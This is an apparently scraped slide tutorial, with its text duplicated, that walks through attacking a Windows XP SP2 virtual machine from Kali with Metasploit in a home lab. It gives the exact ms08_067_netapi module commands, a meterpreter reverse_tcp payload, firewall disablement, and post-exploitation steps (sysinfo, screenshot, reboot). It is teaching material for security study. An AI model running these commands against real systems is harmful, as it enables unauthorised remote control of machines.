4/22/2018 Metasploit
ExploitingWindows XP SP2
Tejas Kore
Metasploit| Tejas Kore
1
Hacking Windows XP SP 2 Using Metasploit

1. Go to VMWareWorkstation icon presenton your Desktop/Laptop. Doubleclick
or rightclick and select ‘Open’ to open VMWareWorkstation.
2. A window will open as shown in the below screenshot.
3. Click on ‘Open a VirtualMachine’ to open Virtual Machines which are already
installed and required for this demonstration.
Metasploit| Tejas Kore
2

4. As soon as you click on ‘Open A Virtual Machine’ icon, a window will open
asking you to select virtual machine file (.vmx) for the virtual machine you
want to open. Open ‘VirtualMachines’ folder by either double clicking it or
selecting it and then clicking on ‘Open’.
5. The folder ‘VirtualMachines’ contains two subfolders ‘VirtualMachine Kali’
and ‘WindowsXP ProfessionalSP2’. Open thefolder ‘VirtualMachine Kali’ as
highlighted.
6. Open ‘VirtualMachine Kali.vmx’ file to open the Kali Linux VM.
Metasploit| Tejas Kore
3

7. A new ‘VirtualMachine Kali’ tab will open. You can see in the top highlighted
section ‘Resume this virtual machine’, it is becausewe had suspended the VM
in our previous run as you can see in the bottom highlighted section
‘Suspended’. Ifyou turn off a VM you will get the option ‘Power on this virtual
machine’ when you will open the VM.
8. After clicking on ‘Resume this virtual machine’ it will start restoring VMto its
previous state i.e. the state justbefore suspending KaliLinux VM.
Metasploit| Tejas Kore
4
9. Go to ‘HOME’ tab in VMWareWorkstation and repeat steps from 3 to 8 for
Windows XP SP 2 VM.
Metasploit| Tejas Kore
5

10. Both the VMs after opening will typically look as shown in the below
screenshots.
Metasploit| Tejas Kore
6
11. Now check configurations on both the VMs. To check network configuration,
click on bottom right icon of two connected computers and select setting.
For Kali Linux VM 
For Windows XP SP 2 VM 
Metasploit| Tejas Kore
7

12. As you can see in the abovescreenshots, NATis selected as a method to
connect to Internet. NAT is useful when you have a limited supply of IP
addresses or areconnected to the network through a non-Ethernet network
adapter.
NAT works by translating addresses of virtualmachines in a private VMnet
network to that of the hostmachine. When a virtual machine sends a request
to access a network resource, it appears to the network resourceas if the
request came fromthe hostmachine. NAT uses the host's own network
resources to connect to the external network. Thus, any TCP/IP network
resourceto which the hosthas access should be available through the NAT
connection.
13. Click on the left highlighted icon of terminal in Kali Linux VM in the below
screenshotto open terminal. Once the terminal is open, type ‘ifconfig’ and
press ‘Enter’ to see IP configuration settings.
14. Switch to Windows XP VM and turn off the firewall as Windows XP OS by
default blocks the ICMP echo reply. To do so click on ‘start’ ‘ControlPanel’.
15. Then click on ‘Security Center’.
Metasploit| Tejas Kore
8
16. Check firewall’s status. By default, it is turned ‘ON’. As wehave already turned
it off, status is showing ‘OFF’ in the below screenshot.
17. Click on ‘WindowsFirewall’ as highlighted in the bottom left corner of the
below screenshotand then to ‘Off (not recommended)’.
18. Before starting the attack let us ensureconnectivity between both the VMs
using commands ‘ping’, ’ipconfig’ and ’ifconfig’.

Type ‘ifconfig’ in Kali Linux VM terminal to check IP address assigned to it.
Ping the IP address highlighted in the above screenshotfrom Windows XP VM
command prompt. Type ‘ping 192.168.28.134’.
Metasploit| Tejas Kore
9
Type ‘ipconfig’ in Windows XP SP 2 VM command promptto check IP address
assigned to it.
Type ‘ping -c 4 192.168.28.133’ from KaliLinux VM terminal to ping Windows
XP VMas it has IP address 192.168.28.133.
19. As both VMs can ping each other, let us startthe attack now. In Kali Linux VM
open a new terminal and type ‘msfconsole’ and press ‘Enter’ to open
Metasploit toolkit.
20. This is how Metasploit loads. Itusually takes few seconds to open.
Metasploit| Tejas Kore
10

21. We will now search for exploits that can exploit windows machine, some of
these are netapi, dcom etc.
We will go with netapi as they are the latest updated exploits for exploiting
windows machine. Type the command ‘search netapi’ and press ‘Enter’.
22. Output of this command lists all netapi exploits with their dates, rank and
description.
23. Fromthe list of available modules, wewill select the updated one.
24. We can observethat the module ‘exploit/windows/smb/ms08_067_netapi’ is
the latest one. To use this highlighted module in abovescreenshottype
command ‘use exploit/windows/smb/ms08_067_netapi’.
25. You can notice the change in mode as soon as you hit ‘Enter’.
26. Type the command ‘show options’ to look at all the options provided by the
exploit.
Metasploit| Tejas Kore
11

27. Hit ‘Enter’ and you can see a list of settings which you have to set.
28. As you can see in the abovescreenshot, wemust set ‘RHOST’ which is the IP
address of the remote host.
To set this, type the command ‘set rhost 192.168.28.133’. Here
192.168.28.133is the IP address of Windows XP SP 2 VM. Refer step no. 18 to
know how we got this IP address.
29. You can see in the below screenshotthat our rhostis set now.
30. Type the command ‘show payloads’ to see all the available payloads for the
exploit ‘ms08_067_netapi’. As soon as you press ‘Enter’ a list of all possible
payloads will appear fromwhich you can choose one as per your choice.
Metasploit| Tejas Kore
12

31. You can see a list of all the available payloads as soon as you press ‘Enter’.
32. We will be using ‘windows/meterpreter/reverse_tcp’ as highlighted in the
below screenshot.
33. Type the command ‘set payload windows/meterpreter/reverse_tcp’ to set
the payload and press ‘Enter’.
Metasploit| Tejas Kore
13
34. Once the payload is set you will get a messageon the terminal screen as
shown in the below screenshot.
35. Now type the command ‘exploit’ to begin the exploit.
36. When you press ‘Enter’ after typing the abovecommand, a meterpreter shell
opens which indicates that you are incontrol of target machine.
37. To get the information about target machine i.e. Windows XP SP2 VM, you can
use a command ‘sysinfo’.
38. You can see the output of ‘sysinfo’ command. Ittells you about name of the
computer, OS type, architecture, domain, workgroup and no. of users logged in
etc. As we havelogged in through meterpreter shell it is showing
LoggedOn Users : 2.
39. To take screenshotof target machine, type the command ‘screenshot’.
Metasploit| Tejas Kore
14

40. As you can see in the highlighted section in the below screenshotthat it has
saved screenshotin the root directory.
41. Navigate to rootdirectory whereyou can find the ‘.jpeg’ file of screenshot.
42. Double click to open the file.
Metasploit| Tejas Kore
15

43. To see all available commands with their description, which can be used in the
meterpreter shell, type ‘?’and press ‘Enter’.
44. Let us try for ‘reboot’ command. Type‘reboot’ and press ‘Enter’.
45. As you can see in the below screenshotWindows XP SP 2 VM starts rebooting.
46. In meterpreter shell you can see the highlighted message in below screenshot.
Metasploit| Tejas Kore
16

47. Alternative to step no. 21 i.e. searching and getting information about smb
servicebased on Windows XP SP 2.
Type command ‘search name: smb platformwindowsxp sp2’ and press
‘Enter’.
48. To get detailed description about ‘ms08_067_netapi’ typethe command
‘info exploit/windows/smb/ms08_067_netapi’ and press ‘Enter’.
Metasploit| Tejas Kore
17
49. Description about the module ‘windows/smb/ms08_067_netapi’ and listof all
the machines it could impact i.e. available targets.
Metasploit| Tejas Kore
18

Requirements
1. HostMachine with at least 2 GB RAM. We haveused Windows 10 as host
machine.
Go to ‘This PC  Right Click  Properties’ to view basic information about the
systemyou are using.
2. VMWareWorkstation/OracleVirtualBox must be installed. To check the
version of VMWare Workstation, go to ‘Help  AboutVMware Workstation’
Metasploit| Tejas Kore
19

3. Check Windows XP SP 2 systeminformation. Go to ‘Start My Computer 
Right Click  Properties’.

4. Check Kali Linux systeminformation. Click on bottom faced triangle on top
right corner of Kali Linux desktop. Click on settings icon as highlighted in
bottom section of the below screenshotand drag the vertical scrollbar to
bottom end. Click on ‘Details’.
Metasploit| Tejas Kore
20
5. Download the old version of Windows XP SP 2 using the link provided below as
newer and latest versions of Windows XP SP 2 are patched which mitigates the
vulnerability.
https://my.pcloud.com/publink/show?code=XZ1GDKZVqP74BVOwbuXJxTAuuu
yRuD4ayY7
6. Link to download latest Kali Linux OS.
https://www.kali.org/downloads/
7. Link to download latest version of VMWareWorkstation.
https://www.vmware.com/in/products/workstation-pro/workstation-pro-
evaluation.html
8. As we have used NATas a method to connect to internet, unless and until your
hostmachine is connected to internet, guest machines i.e. both the VMs won’t
get IP addresses. So ensureinternetconnectivity in host machine.
Abbreviation(s) Used
1. VM  Virtual Machine
2. NAT  Network Address Translation
3. ICMP  InternetControl MessageProtocol
4. SP 2  ServicePack 2
Metasploit| Tejas Kore
21
References
To know more about MS08_067_netapi you can refer the below links:
1. https://www.rapid7.com/db/modules/exploit/windows/smb/ms08_067_netapi
2. https://github.com/rapid7/metasploit-
framework/blob/master/documentation/modules/exploit/windows/smb/ms08_0
67_netapi.md
To know more about NAT you can refer the below link:
3. https://www.vmware.com/support/ws3/doc/ws32_network21.html
To know more about allowing ICMP packets through Windows Firewallusing
command line, refer the below link:
4. http://www.edwardsd.co.uk/work/2014/11/enable-icmp-ping-cmd-line/

Hacking windows xp sp 2 using metasploit

  • 1.
  • 2.
    Metasploit| Tejas Kore 1 HackingWindows XP SP 2 Using Metasploit 1. Go to VMWareWorkstation icon presenton your Desktop/Laptop. Doubleclick or rightclick and select ‘Open’ to open VMWareWorkstation. 2. A window will open as shown in the below screenshot. 3. Click on ‘Open a VirtualMachine’ to open Virtual Machines which are already installed and required for this demonstration.
  • 3.
    Metasploit| Tejas Kore 2 4.As soon as you click on ‘Open A Virtual Machine’ icon, a window will open asking you to select virtual machine file (.vmx) for the virtual machine you want to open. Open ‘VirtualMachines’ folder by either double clicking it or selecting it and then clicking on ‘Open’. 5. The folder ‘VirtualMachines’ contains two subfolders ‘VirtualMachine Kali’ and ‘WindowsXP ProfessionalSP2’. Open thefolder ‘VirtualMachine Kali’ as highlighted. 6. Open ‘VirtualMachine Kali.vmx’ file to open the Kali Linux VM.
  • 4.
    Metasploit| Tejas Kore 3 7.A new ‘VirtualMachine Kali’ tab will open. You can see in the top highlighted section ‘Resume this virtual machine’, it is becausewe had suspended the VM in our previous run as you can see in the bottom highlighted section ‘Suspended’. Ifyou turn off a VM you will get the option ‘Power on this virtual machine’ when you will open the VM. 8. After clicking on ‘Resume this virtual machine’ it will start restoring VMto its previous state i.e. the state justbefore suspending KaliLinux VM.
  • 5.
    Metasploit| Tejas Kore 4 9.Go to ‘HOME’ tab in VMWareWorkstation and repeat steps from 3 to 8 for Windows XP SP 2 VM.
  • 6.
    Metasploit| Tejas Kore 5 10.Both the VMs after opening will typically look as shown in the below screenshots.
  • 7.
    Metasploit| Tejas Kore 6 11.Now check configurations on both the VMs. To check network configuration, click on bottom right icon of two connected computers and select setting. For Kali Linux VM  For Windows XP SP 2 VM 
  • 8.
    Metasploit| Tejas Kore 7 12.As you can see in the abovescreenshots, NATis selected as a method to connect to Internet. NAT is useful when you have a limited supply of IP addresses or areconnected to the network through a non-Ethernet network adapter. NAT works by translating addresses of virtualmachines in a private VMnet network to that of the hostmachine. When a virtual machine sends a request to access a network resource, it appears to the network resourceas if the request came fromthe hostmachine. NAT uses the host's own network resources to connect to the external network. Thus, any TCP/IP network resourceto which the hosthas access should be available through the NAT connection. 13. Click on the left highlighted icon of terminal in Kali Linux VM in the below screenshotto open terminal. Once the terminal is open, type ‘ifconfig’ and press ‘Enter’ to see IP configuration settings. 14. Switch to Windows XP VM and turn off the firewall as Windows XP OS by default blocks the ICMP echo reply. To do so click on ‘start’ ‘ControlPanel’. 15. Then click on ‘Security Center’.
  • 9.
    Metasploit| Tejas Kore 8 16.Check firewall’s status. By default, it is turned ‘ON’. As wehave already turned it off, status is showing ‘OFF’ in the below screenshot. 17. Click on ‘WindowsFirewall’ as highlighted in the bottom left corner of the below screenshotand then to ‘Off (not recommended)’. 18. Before starting the attack let us ensureconnectivity between both the VMs using commands ‘ping’, ’ipconfig’ and ’ifconfig’. Type ‘ifconfig’ in Kali Linux VM terminal to check IP address assigned to it. Ping the IP address highlighted in the above screenshotfrom Windows XP VM command prompt. Type ‘ping 192.168.28.134’.
  • 10.
    Metasploit| Tejas Kore 9 Type‘ipconfig’ in Windows XP SP 2 VM command promptto check IP address assigned to it. Type ‘ping -c 4 192.168.28.133’ from KaliLinux VM terminal to ping Windows XP VMas it has IP address 192.168.28.133. 19. As both VMs can ping each other, let us startthe attack now. In Kali Linux VM open a new terminal and type ‘msfconsole’ and press ‘Enter’ to open Metasploit toolkit. 20. This is how Metasploit loads. Itusually takes few seconds to open.
  • 11.
    Metasploit| Tejas Kore 10 21.We will now search for exploits that can exploit windows machine, some of these are netapi, dcom etc. We will go with netapi as they are the latest updated exploits for exploiting windows machine. Type the command ‘search netapi’ and press ‘Enter’. 22. Output of this command lists all netapi exploits with their dates, rank and description. 23. Fromthe list of available modules, wewill select the updated one. 24. We can observethat the module ‘exploit/windows/smb/ms08_067_netapi’ is the latest one. To use this highlighted module in abovescreenshottype command ‘use exploit/windows/smb/ms08_067_netapi’. 25. You can notice the change in mode as soon as you hit ‘Enter’. 26. Type the command ‘show options’ to look at all the options provided by the exploit.
  • 12.
    Metasploit| Tejas Kore 11 27.Hit ‘Enter’ and you can see a list of settings which you have to set. 28. As you can see in the abovescreenshot, wemust set ‘RHOST’ which is the IP address of the remote host. To set this, type the command ‘set rhost 192.168.28.133’. Here 192.168.28.133is the IP address of Windows XP SP 2 VM. Refer step no. 18 to know how we got this IP address. 29. You can see in the below screenshotthat our rhostis set now. 30. Type the command ‘show payloads’ to see all the available payloads for the exploit ‘ms08_067_netapi’. As soon as you press ‘Enter’ a list of all possible payloads will appear fromwhich you can choose one as per your choice.
  • 13.
    Metasploit| Tejas Kore 12 31.You can see a list of all the available payloads as soon as you press ‘Enter’. 32. We will be using ‘windows/meterpreter/reverse_tcp’ as highlighted in the below screenshot. 33. Type the command ‘set payload windows/meterpreter/reverse_tcp’ to set the payload and press ‘Enter’.
  • 14.
    Metasploit| Tejas Kore 13 34.Once the payload is set you will get a messageon the terminal screen as shown in the below screenshot. 35. Now type the command ‘exploit’ to begin the exploit. 36. When you press ‘Enter’ after typing the abovecommand, a meterpreter shell opens which indicates that you are incontrol of target machine. 37. To get the information about target machine i.e. Windows XP SP2 VM, you can use a command ‘sysinfo’. 38. You can see the output of ‘sysinfo’ command. Ittells you about name of the computer, OS type, architecture, domain, workgroup and no. of users logged in etc. As we havelogged in through meterpreter shell it is showing LoggedOn Users : 2. 39. To take screenshotof target machine, type the command ‘screenshot’.
  • 15.
    Metasploit| Tejas Kore 14 40.As you can see in the highlighted section in the below screenshotthat it has saved screenshotin the root directory. 41. Navigate to rootdirectory whereyou can find the ‘.jpeg’ file of screenshot. 42. Double click to open the file.
  • 16.
    Metasploit| Tejas Kore 15 43.To see all available commands with their description, which can be used in the meterpreter shell, type ‘?’and press ‘Enter’. 44. Let us try for ‘reboot’ command. Type‘reboot’ and press ‘Enter’. 45. As you can see in the below screenshotWindows XP SP 2 VM starts rebooting. 46. In meterpreter shell you can see the highlighted message in below screenshot.
  • 17.
    Metasploit| Tejas Kore 16 47.Alternative to step no. 21 i.e. searching and getting information about smb servicebased on Windows XP SP 2. Type command ‘search name: smb platformwindowsxp sp2’ and press ‘Enter’. 48. To get detailed description about ‘ms08_067_netapi’ typethe command ‘info exploit/windows/smb/ms08_067_netapi’ and press ‘Enter’.
  • 18.
    Metasploit| Tejas Kore 17 49.Description about the module ‘windows/smb/ms08_067_netapi’ and listof all the machines it could impact i.e. available targets.
  • 19.
    Metasploit| Tejas Kore 18 Requirements 1.HostMachine with at least 2 GB RAM. We haveused Windows 10 as host machine. Go to ‘This PC  Right Click  Properties’ to view basic information about the systemyou are using. 2. VMWareWorkstation/OracleVirtualBox must be installed. To check the version of VMWare Workstation, go to ‘Help  AboutVMware Workstation’
  • 20.
    Metasploit| Tejas Kore 19 3.Check Windows XP SP 2 systeminformation. Go to ‘Start My Computer  Right Click  Properties’. 4. Check Kali Linux systeminformation. Click on bottom faced triangle on top right corner of Kali Linux desktop. Click on settings icon as highlighted in bottom section of the below screenshotand drag the vertical scrollbar to bottom end. Click on ‘Details’.
  • 21.
    Metasploit| Tejas Kore 20 5.Download the old version of Windows XP SP 2 using the link provided below as newer and latest versions of Windows XP SP 2 are patched which mitigates the vulnerability. https://my.pcloud.com/publink/show?code=XZ1GDKZVqP74BVOwbuXJxTAuuu yRuD4ayY7 6. Link to download latest Kali Linux OS. https://www.kali.org/downloads/ 7. Link to download latest version of VMWareWorkstation. https://www.vmware.com/in/products/workstation-pro/workstation-pro- evaluation.html 8. As we have used NATas a method to connect to internet, unless and until your hostmachine is connected to internet, guest machines i.e. both the VMs won’t get IP addresses. So ensureinternetconnectivity in host machine. Abbreviation(s) Used 1. VM  Virtual Machine 2. NAT  Network Address Translation 3. ICMP  InternetControl MessageProtocol 4. SP 2  ServicePack 2
  • 22.
    Metasploit| Tejas Kore 21 References Toknow more about MS08_067_netapi you can refer the below links: 1. https://www.rapid7.com/db/modules/exploit/windows/smb/ms08_067_netapi 2. https://github.com/rapid7/metasploit- framework/blob/master/documentation/modules/exploit/windows/smb/ms08_0 67_netapi.md To know more about NAT you can refer the below link: 3. https://www.vmware.com/support/ws3/doc/ws32_network21.html To know more about allowing ICMP packets through Windows Firewallusing command line, refer the below link: 4. http://www.edwardsd.co.uk/work/2014/11/enable-icmp-ping-cmd-line/